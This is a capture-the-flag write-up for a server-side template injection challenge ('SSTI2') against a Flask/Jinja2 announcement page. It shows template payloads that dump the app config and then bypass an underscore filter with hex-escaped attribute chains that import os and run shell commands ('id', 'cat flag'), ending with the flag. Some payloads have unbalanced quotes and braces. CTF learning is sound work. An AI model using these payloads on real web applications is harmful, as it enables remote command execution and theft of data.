


SSTI2

- This website uses what we call input sanitization, we clean and filter a user's input to deny him access to things...
- Here in this website, when we try to input "{{7x7}}" (Star instead of x)




Home

I built a cool website that lets you announce whatever you want!*

What do you want to announce:

*Announcements may only reach yourself

- Instead of getting the same thing printed, like here:




Home


I built a cool website that lets you announce whatever you want!*

What do you want to announce:


*Announcements may only reach yourself



FC Bayern Munchen



- We get this:




49



Then it is vulnerable...

- So we write `{{config}}` to see if we can get something interesting:



Home


I built a cool website that lets you announce whatever you want!*

What do you want to announce:

*Announcements may only reach yourself




- We get this:



```
<Config {'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None,
'SECRET_KEY': None, 'PERMANENT_SESSION_LIFETIME':
datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None,
'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session',
'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False,
'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST':
True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT':
None, 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS':
False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME':
'http', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093}>
```



- So this time we try "{{config.class.init.globals['os'].popen('ls').read()}}":




Home

I built a cool website that lets you announce whatever you want!*

What do you want to announce: Ok



- But to our surprise, we get this:




Stop trying to break me >:(



- So it doesn't work, they filtered some words and expressions...
- We try {{self}}

- We want to try :



Home


I built a cool website that lets you announce whatever you want!*

What do you want to announce:

*Announcements may only reach yourself



- But since this is blocked "___"
- We use as alternative: "{{ self|attr('x5f\x5fdict\x5f\x5f') }}"
- We get:




```
{'_TemplateReference__context': <Context {'range': <class 'range'>, 'dict':
<class 'dict'>, 'lipsum': <function generate_lorem_ipsum at 0x77c41d5aa160>,
'cyclor': <class 'jinja2.utils.Cyclor'>, 'joiner': <class 'jinja2.utils.Joiner'>,
'namespace': <class 'jinja2.utils.Namespace'>, 'url_for': <bound method
Flask.url_for of <Flask 'app'>>, 'get_flashed_messages': <function
get_flashed_messages at 0x77c41d60a8b0>, 'config': <Config {'DEBUG': False,
'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': None,
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31),
'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/',
'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None,
'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True,
'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None,
'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None,
'SEND_FILE_MAX_AGE_DEFAULT': None, 'TRAP_BAD_REQUEST_ERRORS': None,
```




- Now, since we confirm that self works, we use this command "{{ cyclor.init.globals.os.popen('ls').read() }}"

- So basically, when Everything failed, they told us in the hints to check this:




- We test those, all give us the same result of filtering "Stop trying to break me >:"
- Except for the last one:


```
{{request|attr('application')|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")
(\x5f\x5fbuiltins\x5f\x5f)|attr("\x5f\x5fgetitem\x5f\x5f")(\x5f\x5fimport\x5f\x5f")
('os')|attr('popen')('id')|attr('read')}}}
```




- It actually gave us some new results :



uid=0(root)
gid=0(root)
groups=0(root)



- And so we modify the request to put "cat flag" instead of "id":
`"{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')(\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')(\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('cat flag')|attr('read')}")}"`
- Here it is:



picoCTF{sst1_f1lt3r_byp4ss_e39c23ee}

